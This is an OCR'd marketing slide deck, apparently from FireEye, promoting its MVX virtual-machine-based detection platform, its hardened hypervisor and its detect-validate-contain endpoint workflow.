The Objective: “Continuous Threat Protection”



Virtual Machine-Based Model of Detection

FireEye™

Finds known/ unknown cyber-attacks in real time across all attack vectors

Virtual Machine-Based Model of Detection

- Purpose-Built for Security
- Hardened Hypervisor
- Multi-flow
- Multi-vector
- Scalable
- Extensible

Security Reimagined

FireEye Technology: Inside the MVX

1 FireEye Hardened Hypervisor


Custom hypervisor with built-in countermeasures

Designed for threat analysis

FireEye Technology: Inside the MVX

1. **FireEye Hardened Hypervisor**

2. **Massive cross matrix of virtual execution**
   - Multiple operating systems
   - Multiple service packs
   - Multiple applications
   - Multiple application versions




FireEye Technology: Inside the MVX


1. **FireEye Hardened Hypervisor**
2. **Massive cross matrix of virtual execution**
3. **Threat Protection at Scale**

>2000 simultaneous executions


Multi-flow analysis



FireEye Technology: Scaling the MVX





HTML and JavaScript form 95% of objects to be scanned on the wire





APT web attacks are nearly invisible needles in haystack of network traffic

FireEye Technology: Rapid Containment & Response









Detect → **Validate** → **Contain & Isolate**

FireEye Product Portfolio: Powered by MVX

FireEye Platform: Workflow

1 FireEye Network Platforms Monitor Flows for Events

2 FireEye Network Platforms Alert FireEye HX On Event

Signature-less virtual execution technology

Monitors for Targeted and Zero-day attacks

Multi-vector threat defense

Real-time threat protection

FireEye Platform: Workflow

3 FireEye HX Validates Endpoints For Compromise

Reach Endpoints Anywhere

Understand What Happened Without Forensics

Detect Events in the Past

Agent Anywhere™ Automatically Investigates Endpoints No Matter Where They Are

FireEye Platform: Workflow

4 Contain & Isolate Compromised Devices

Deny attackers access to systems with a single mouse click while still allowing remote investigation.

Summary

- Today's attacks are more advanced and sophisticated
- Traditional defenses can't stop them
- Real-time, integrated signature-less platform is required across Web, email, mobile, file and endpoint attack vectors
- The FireEye cross-enterprise platform stops today's new breed of cyber attacks

Thank you

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